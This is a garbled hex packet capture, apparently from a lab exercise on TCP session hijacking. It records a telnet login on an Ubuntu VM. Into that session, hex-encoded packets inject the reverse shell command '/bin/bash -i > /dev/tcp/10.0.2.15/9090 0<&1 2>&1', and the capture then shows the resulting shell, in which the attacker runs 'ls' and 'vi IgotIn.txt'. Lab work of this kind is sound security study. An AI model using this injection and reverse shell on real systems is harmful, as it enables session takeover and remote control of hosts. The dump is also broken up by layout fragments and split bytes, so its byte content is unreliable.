0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 36 60 40 40 00 40 06 c2 69 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc b9 7f 0a 1e 12 80 18 00 e5 5f 5b 00 0

0|01|01|08|0a|01|9d|c0|89|00|7b|7a|a7|0d|00|

++
00:41:52,173,105 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 40 6a fc 40 00 40 06 b7 a3 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 12 7a 33 dc bb 80 18 00 e3 76 d6 00 00 01 01 08 0a 00 7b 7b 4f 01 9d c0 89 0d 0a 50 61 73 73 77 6f 72 64 3a 20
++
00:41:52,173,323 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 41 40 00 40 06 c2 6a 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc bb 7f 0a 1e 1e 80 10 00 e5 6b af 00 0 0 01 01 08 0a 01 9d c0 89 00 7b 7b 4f
++
00:41:52,593,076 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 35 60 42 40 00 40 06 c2 68 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc bb 7f 0a 1e 1e 80 18 00 e5 07 3d 00 00 01 01 08 0a 01 9d c0 f2 00 7b 7b 4f 64
++

00:41:52,637,1	148 ETHI	EF
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|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6a|fd|40|00|40|06|b7|ae|0 |a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bc|80|10|00|e3|6a|d2|00|0 |0|01|01|08|0a|00|7b|7b|c4|01|9d|c0|f2|

+----+

00:41:52,827,857 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|43|40|00|40|06|c2|67|0 \\ a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bc|7f|0a|1e|1e|80|18|00|e5|05|8c|00|0 \\ 0|01|01|08|0a|01|9d|c1|2d|00|7b|7b|c4|65| \end{array}$

+----+

00:41:52,827,868 ETHER

|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6a|fe|40|00|40|06|b7|ad|0 |a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bd|80|10|00|e3|6a|67|00| |00|01|01|08|0a|00|7b|7b|f3|01|9d|c1|2d|

+----+

00:41:53,025,119 ETHER

|0 |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|44|40|00|40|06|c2|66|0

00 01 01 08 0a 01 9d c1 5e 00 7b 7b f3 65
++
00:41:53,025,447 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 34 6a ff 40 00 40 06 b7 ac 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 1e 7a 33 dc be 80 10 00 e3 6a 03 00 00 01 01 08 0a 00 7b 7c 25 01 9d c1 5e
++
00:41:53,246,587 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 35 60 45 40 00 40 06 c2 65 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc be 7f 0a 1e 1e 80 18 00 e5 f6 bf 00 0 0 01 01 08 0a 01 9d c1 96 00 7b 7c 25 73
++
00:41:53,246,847 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 34 6b 00 40 00 40 06 b7 ab

0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bf|80|10|00|e3|69|93|00|

00|01|01|08|0a|00|7b|7c|5c|01|9d|c1|96|

++
00:41:53,644,518 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 36 60 46 40 00 40 06 c2 63 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc bf 7f 0a 1e 1e 80 18 00 e5 5c 24 00 0 0 01 01 08 0a 01 9d c1 f9 00 7b 7c 5c 0d 00
++
00:41:53,644,631 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 34 6b 01 40 00 40 06 b7 aa 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 1e 7a 33 dc c1 80 10 00 e3 68 ca 00 00 01 01 08 0a 00 7b 7c c0 01 9d c1 f9
++
00:41:53,648,377 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 36 6b 02 40 00 40 06 b7 a7 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 1e 7a 33 dc c1 80 18 00 e3 5b b5 00 00 01 01 08 0a 00 7b 7c c1 01 9d c1 f9 0d 0a
++

00:41:53,648,554 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|47|40|00|40|06|c2|64|0 \\ a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|20|80|10|00|e5|68|c4|00|0 \\ 0|01|01|08|0a|01|9d|c1|fa|00|7b|7c|c1| \end{array}$

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00:41:53,661,313 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|03|40|00|40|06|b7|76| \\ 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|20|7a|33|dc|c1|80|18|00|e3|2f|d4|00| \\ 00|01|01|08|0a|00|7b|7c|c4|01|9d|c1|fa|4c|61|73|74|20|6c|6f|67|69|6e|3a|20|54|75| \\ 65|20|53|65|70|20|31|38|20|31|35|3a|33|30|3a|35|34|20|45|44|54|20|32|30|31|38|20|6f|6e|20|70|74|73|2f|31|38| \\ \end{array}$

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00:41:53,661,498 ETHER

|0 |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|48|40|00|40|06|c2|63|0 |a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|52|80|10|00|e5|68|8c|00|0 |0|01|01|08|0a|01|9d|c1|fd|00|7b|7c|c4|

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00:41:53,661,700 ETHER

0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 36 6b 04 40 00 40 06 b7 a5 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 52 7a 33 dc c1 80 18 00 e3 5b 7a 00 00 01 01 08 0a 00 7b 7c c4 01 9d c1 fd 0d 0a
++
00:41:53,661,703 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 49 40 00 40 06 c2 62 0 a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc c1 7f 0a 1e 54 80 10 00 e5 68 8a 00 00 0 01 01 08 0a 01 9d c1 fd 00 7b 7c c4
++
00:41:53,758,529 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 73 6b 05 40 00 40 06 b7 67 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 54 7a 33 dc c1 80 18 00 e3 b5 50 00 00 01 01 08 0a 00 7b 7c dc 01 9d c1 fd 57 65 6c 63 6f 6d 65 20 74 6f 20 55 62 75 6e 74 75 20 31 36 2e 30 34 2e 32 20 4c 54 53 20 28 47 4e 55 2f 4c 69 6e 75 78 20 34 2e 38 2e 30 2d 33 36 2d 67 65 6e 65 72 69 63 20 69 36 38 36 29

00:41:53,758,659 ETHER

0 01 01 08 0a 01 9d c2 16 00 7b 7c dc
++
00:41:53,758,759 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 c9 6b 06 40 00 40 06 b7 10 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1e 93 7a 33 dc c1 80 18 00 e3 11 f2 00 00 01 01 08 0a 00 7b 7c dc 01 9d c2 16 0d 0a 0d 0a 20 2a 20 44 6f 63 75 6d 65 6e 74 61 74 69 6f 6e 3a 20 20 68 74 74 70 73 3a 2f 2f 68 65 6c 70 2e 75 62 75 6e 74 75 2e 63 6f 6d 0d 0a 20 2a 20 4d 61 6e 61 67 65 6d 65 6e 74 3a 20 20 20 20 20 68 74 74 70 73 3a 2f 2f 6c 61 6e 64 73 63 61 70 65 2e 63 61 6e 6f 6e 69 63 61 6c 2e 63 6f 6d 0d 0a 20 2a 20 53 75 70 70 6f 72 74 3a 20 20 20 20 20 20 20 20 68 74 74 70 73 3a 2f 2f 75 62 75 6e 74 75 2e 63 6f 6d 2f 61 64 76 61 6e 74 61 67 65 0d 0a
++
00:41:53,758,882 ETHER
0 08 00 27 91 39 39 08 00 27 be d1 d6 08 00 45 10 00 34 60 4b 40 00 40 06 c2 60 0a 00 02 04 0a 00 02 05 c0 00 00 17 7a 33 dc c1 7f 0a 1f 28 80 10 00 ed 67 7d 00 00 01 01 08 0a 01 9d c2 16 00 7b 7c dc
++

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|75|6b|07|40|00|40|06|b7|63|

00:41:53,759,012 ETHER

0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|28|7a|33|dc|c1|80|18|00|e3|b6|04|00|
00|01|01|08|0a|00|7b|7c|dc|01|9d|c2|16|0d|0a|33|20|70|61|63|6b|61|67|65|73|20|63
|61|6e|20|62|65|20|75|70|64|61|74|65|64|2e|0d|0a|30|20|75|70|64|61|74|65|73|20|6
1|72|65|20|73|65|63|75|72|69|74|79|20|75|70|64|61|74|65|73|2e|0d|0a|0d|0a|

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00:41:53,759,129 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4c|40|00|40|06|c2|5f|0 \\ |a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|69|80|10|00|ed|67|3c|00|0 \\ |0|01|01|08|0a|01|9d|c2|16|00|7b|7c|dc| \end{array}$

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00:41:53,896,778 ETHER

| 08 | 00 | 27 | be | d1 | d6 | 08 | 00 | 27 | 91 | 39 | 39 | 08 | 00 | 45 | 10 | 00 | 49 | 6b | 08 | 40 | 00 | 40 | 06 | b7 | 8e | 0a | 00 | 02 | 05 | 0a | 00 | 02 | 04 | 00 | 17 | c0 | 00 | 7f | 0a | 1f | 69 | 7a | 33 | dc | c1 | 80 | 18 | 00 | e3 | 35 | 61 | 00 | 00 | 01 | 01 | 08 | 0a | 00 | 7b | 7c | ff | 01 | 9d | c2 | 16 | 5b | 30 | 39 | 2f | 31 | 38 | 2f | 31 | 38 | 5d | 73 | 65 | 64 | 40 | 56 | 4d | 3a | 7e | 24 | 20 |

+----+

00:41:53,897,023 ETHER

|0 |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4d|40|00|40|06|c2|5e|0 a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|7e|80|10|00|ed|66|e2|00|0

++
00:43:50,128,714 ETHER
0 ff ff ff ff ff 08 00 27 c5 0d 1c 08 06 00 01 08 00 06 04 00 01 08 00 27 c5 0d 1c 0a 00 02 0f 00 00 00 00 00 00 02 04
++
00:43:50,128,961 ETHER
0 08 00 27 c5 0d 1c 08 00 27 be d1 d6 08 06 00 01 08 00 06 04 00 02 08 00 27 be d 1 d6 0a 00 02 04 08 00 27 c5 0d 1c 0a 00 02 0f 00 00 00 00 00 00 00 00 00 00 00 00 00
++
00:43:50,213,599 ETHER
10

 $\begin{array}{l} |08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|00|00|5a|2c|83|00|00|40|06|36|13|0\\ a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|7e|50|10|00|ed|cf|0c|00|00\\ |2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|20|2f|64|65|76|2f|74|63|70|2f|31|30|2e| \end{array}$

30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|26|31|20|32|3e|26|31|0a|0d|

0|01|01|08|0a|01|9d|c2|38|00|7b|7c|ff|

++
00:43:50,217,480 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 66 6b 09 40 00 40 06 b7 70 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1f 7e 7a 33 dc f3 80 18 00 e3 df cf 00 0 0 01 01 08 0a 00 7b ee a7 01 9d c2 38 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 0d 0a
++
00:43:50,218,090 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 3c dd 24 40 00 40 06 45 84 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 33 83 00 00 00 00 a0 02 72 10 76 28 00 00 02 04 05 b4 04 02 08 0a 00 7b ee a7 00 00 00 01 03 03 07
++
00:43:50,218,126 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 3c 00 00 40 00 40 06 22 a9 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 70 56 ad 33 84 a0 12 71 20 18 42 00 0 0 02 04 05 b4 04 02 08 0a 24 68 e6 cd 00 7b ee a7 01 03 03 07

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|34|dd|25|40|00|40|06|45|8b|0 |a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|84|ef|46|de|71|80|10|00|e5|3d|21|00| |00|01|01|08|0a|00|7b|ee|a7|24|68|e6|cd|

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00:43:50,344,205 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|49|dd|26|40|00|40|06|45|75|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|84|ef|46|de|71|80|18|00|e5|0b|3f|00|0 0|01|01|08|0a|00|7b|ee|c7|24|68|e6|cd|5b|30|39|2f|31|38|2f|31|38|5d|73|65|65|64|4 0|56|4d|3a|7e|24|20|

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00:43:50,344,234 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|ad|40|00|40|06|5a|03|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|71|56|ad|33|99|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|68|e7|4b|00|7b|ee|c7|

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00:43:50,423,408 ETHER

0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 66 6b 0a 40 00 40 06 b7 6f 0 a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1f 7e 7a 33 dc f3 80 18 00 e3 df 9b 00 00 01 01 08 0a 00 7b ee db 01 9d c2 38 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 2 0 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 35 2f 39 30 39 30 20 30 3c 2 6 31 20 32 3e 26 31 0d 0a
++
00:43:50,631,693 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 66 6b 0b 40 00 40 06 b7 6e

 $\begin{array}{l} |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0b|40|00|40|06|b7|6e| \\ 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|df|67|00|0 \\ 0|01|01|08|0a|00|7b|ef|0f|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2 \\ 0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2 \\ 6|31|20|32|3e|26|31|0d|0a| \end{array}$

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00:43:51,051,722 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0c|40|00|40|06|b7|6d| \\ 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|de|fe|00|0 \\ 0|01|01|08|0a|00|7b|ef|78|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2 \\ 0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2 \\ 6|31|20|32|3e|26|31|0d|0a| \end{array}$

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 $\label{eq:continuous} \begin{array}{l} |0 \\ |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0d|40|00|40|06|b7|6c| \\ 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|de|2e|00| \\ 00|01|01|08|0a|00|7b|f0|48|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e| \\ 20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c| \\ 26|31|20|32|3e|26|31|0d|0a| \end{array}$

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00:43:53,545,314 ETHER

 $\label{eq:continuous} \begin{array}{l} |0 \\ |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0e|40|00|40|06|b7|6b| \\ 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|dc|8e|00| \\ 00|01|01|08|0a|00|7b|f1|e8|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e| \\ 20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c| \\ 26|31|20|32|3e|26|31|0d|0a| \end{array}$

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00:43:55,432,696 ETHER

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00:43:55	.432.	732	ETHER
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|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|06|00|01|08|00|06|04|00|02|08|00|27|c5|0 d|1c|0a|00|02|0f|08|00|27|91|39|39|0a|00|02|05|

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00:43:55,432,801 ETHER

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00:43:55,433,404 ETHER

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00:43:56,968,181 ETHER

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|0f|40|00|40|06|b7|6a|0 |a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|d9|36|00|0 0|01|01|08|0a|00|7b|f5|40|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|2 0|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|2 6|31|20|32|3e|26|31|0d|0a|

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00:44:03,619,647 ETHER

|0 |08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|10|40|00|40|06|b7|69| 0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|d2|b6|00| 00|01|01|08|0a|00|7b|fb|c0|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e| 20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c| 26|31|20|32|3e|26|31|0d|0a|

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00:44:12,385,955 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|37|c8|ae|40|00|40|06|59|ff|0a |00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|71|56|ad|33|99|80|18|00|e3|18|3d|00|0 0|01|01|08|0a|24|69|3d|66|00|7b|ee|c7|6c|73|0a|

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00:44:12,386,391 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|34|dd|27|40|00|40|06|45|89|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|99|ef|46|de|74|80|10|00|e5|d0|c5|00|0

0 0	1 01	08	0a	00	7c	04	51	24	69	3d	66	l
-	-											

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00:44:12,386,539 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|28|40|00|40|06|45|87|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|99|ef|46|de|74|80|18|00|e5|64|bc|00|0 0|01|01|08|0a|00|7c|04|51|24|69|3d|66|6c|

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00:44:12,386,558 ETHER

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|af|40|00|40|06|5a|01|0 \\ a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|33|9a|80|10|00|e3|18|3a|00|0 \\ 0|01|01|08|0a|24|69|3d|67|00|7c|04|51| \end{array}$

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00:44:12,386,790 ETHER

|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|36|dd|29|40|00|40|06|45|85|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|33|9a|ef|46|de|74|80|18|00|e5|5d|af|00|0 0|01|01|08|0a|00|7c|04|51|24|69|3d|67|73|0a|

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00:44:12,386,796 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b0|40|00|40|06|5a|00|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|33|9c|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|69|3d|67|00|7c|04|51|

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00:44:12,389,410 ETHER

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00:44:12,389,417 ETHER

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b1|40|00|40|06|59|ff|0a |00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|34|15|80|10|00|e3|18|3a|00|0 0|01|01|08|0a|24|69|3d|69|00|7c|04|51|

++
00:44:12,392,126 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 49 dd 2b 40 00 40 06 45 70 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 15 ef 46 de 74 80 18 00 e5 9e 83 00 0 0 01 01 08 0a 00 7c 04 52 24 69 3d 69 5b 30 39 2f 31 38 2f 31 38 5d 73 65 65 64 40 56 4d 3a 7e 24 20
++
00:44:12,392,133 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 b2 40 00 40 06 59 fe 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 74 56 ad 34 2a 80 10 00 e3 18 3a 00 0 0 01 01 08 0a 24 69 3d 6c 00 7c 04 52
++
00:44:16,924,735 ETHER
0 08 00 27 be d1 d6 08 00 27 91 39 39 08 00 45 10 00 66 6b 11 40 00 40 06 b7 68 0a 00 02 05 0a 00 02 04 00 17 c0 00 7f 0a 1f 7e 7a 33 dc f3 80 18 00 e3 c5 b6 00 00 01 01 08 0a 00 7c 08 c0 01 9d c2 38 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 0d 0a

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|42|c8|b3|40|00|40|06|59|ef|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|74|56|ad|34|2a|80|18|00|e3|18|48|00|0 |0|01|01|08|0a|24|69|5e|9a|00|7c|04|52|76|69|20|49|67|6f|74|49|6e|2e|74|78|74|0a|

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00:44:20,885,754 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|2c|40|00|40|06|45|83|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|2a|ef|46|de|82|80|18|00|e5|30|9b|00|0 0|01|01|08|0a|00|7c|0c|9f|24|69|5e|9a|76|

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00:44:20,885,765 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b4|40|00|40|06|59|fc|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|2b|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|69|5e|9a|00|7c|0c|9f|

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00:44:20,885,965 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|35|dd|2d|40|00|40|06|45|82|0

a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 2b ef 46 de 82 80 18 00 e5 3d 9a 00 00 01 01 08 0a 00 7c 0c 9f 24 69 5e 9a 69
++
00:44:20,885,970 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 b5 40 00 40 06 59 fb 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 82 56 ad 34 2c 80 10 00 e3 18 3a 00 0 0 01 01 08 0a 24 69 5e 9a 00 7c 0c 9f
++
00:44:20,886,181 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 3a dd 2e 40 00 40 06 45 7c 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 2c ef 46 de 82 80 18 00 e5 aa 92 00 0 0 01 01 08 0a 00 7c 0c 9f 24 69 5e 9a 20 49 67 6f 74 49
++
00:44:20,886,186 ETHER

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b6|40|00|40|06|59|fa|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|32|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|69|5e|9b|00|7c|0c|9f|

++
00:44:20,886,512 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 35 dd 2f 40 00 40 06 45 80 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 32 ef 46 de 82 80 18 00 e5 38 92 00 00 01 01 08 0a 00 7c 0c 9f 24 69 5e 9b 6e
++
00:44:20,886,518 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 b7 40 00 40 06 59 f9 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 82 56 ad 34 33 80 10 00 e3 18 3a 00 0 0 01 01 08 0a 24 69 5e 9b 00 7c 0c 9f
++
00:44:20,886,785 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 39 dd 30 40 00 40 06 45 7b 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 33 ef 46 de 82 80 18 00 e5 f5 a4 00 0 0 01 01 08 0a 00 7c 0c 9f 24 69 5e 9b 2e 74 78 74 0a
+

 $\begin{array}{l} |0 \\ |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b8|40|00|40|06|59|f8|0 \\ |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|38|80|10|00|e3|18|3a|00|0 \\ |0|01|01|08|0a|24|69|5e|9b|00|7c|0c|9f| \end{array}$

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00:44:20,917,669 ETHER

|0 |08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|5e|dd|31|40|00|40|06|45|55|0 a|00|02|05|0a|00|02|0f|aa|de|23|82|56|ad|34|38|ef|46|de|82|80|18|00|e5|37|fe|00|0 0|01|01|08|0a|00|7c|0c|a6|24|69|5e|9b|56|69|6d|3a|20|57|61|72|6e|69|6e|67|3a|20| 4f|75|74|70|75|74|20|69|73|20|6e|6f|74|20|74|6f|20|61|20|74|65|72|6d|69|6e|61|6c| 0a|

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00:44:20,917,687 ETHER

|0 |08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|b9|40|00|40|06|59|f7|0 |a|00|02|0f|0a|00|02|05|23|82|aa|de|ef|46|de|82|56|ad|34|62|80|10|00|e3|18|3a|00|0 |0|01|01|08|0a|24|69|5e|ba|00|7c|0c|a6|

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00:44:20,917,917 ETHER

0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 5f dd 32 40 00 40 06 45 53 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 62 ef 46 de 82 80 18 00 e5 05 95 00 00 01 01 08 0a 00 7c 0c a7 24 69 5e ba 56 69 6d 3a 20 57 61 72 6e 69 6e 67 3a 20 49 6e 70 75 74 20 69 73 20 6e 6f 74 20 66 72 6f 6d 20 61 20 74 65 72 6d 69 6e 6 1 6c 0a
++
00:44:20,917,938 ETHER
0 08 00 27 91 39 39 08 00 27 c5 0d 1c 08 00 45 00 00 34 c8 ba 40 00 40 06 59 f6 0 a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 82 56 ad 34 8d 80 10 00 e3 18 3a 00 0 0 01 01 08 0a 24 69 5e ba 00 7c 0c a7
++
00:44:23,091,998 ETHER
0 08 00 27 c5 0d 1c 08 00 27 91 39 39 08 00 45 00 00 43 dd 33 40 00 40 06 45 6e 0 a 00 02 05 0a 00 02 0f aa de 23 82 56 ad 34 8d ef 46 de 82 80 18 00 e5 e0 12 00 00 01 01 08 0a 00 7c 0e c6 24 69 5e ba 1b 5b 3f 31 30 34 39 68 1b 5b 3f 31 68 1b 3d
++
00:44:23,092,040 ETHER

|08|00|27|91|39|39|08|00|27|c5|0d|1c|08|00|45|00|00|34|c8|bb|40|00|40|06|59|f5|0

a 00 02 0f 0a 00 02 05 23 82 aa de ef 46 de 82 56 ad 34 9c 80 10 00 e3 18 3a 00 0
0 01 01 08 0a 24 69 67 39 00 7c 0e c6

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00:44:23,095,243 ETHER

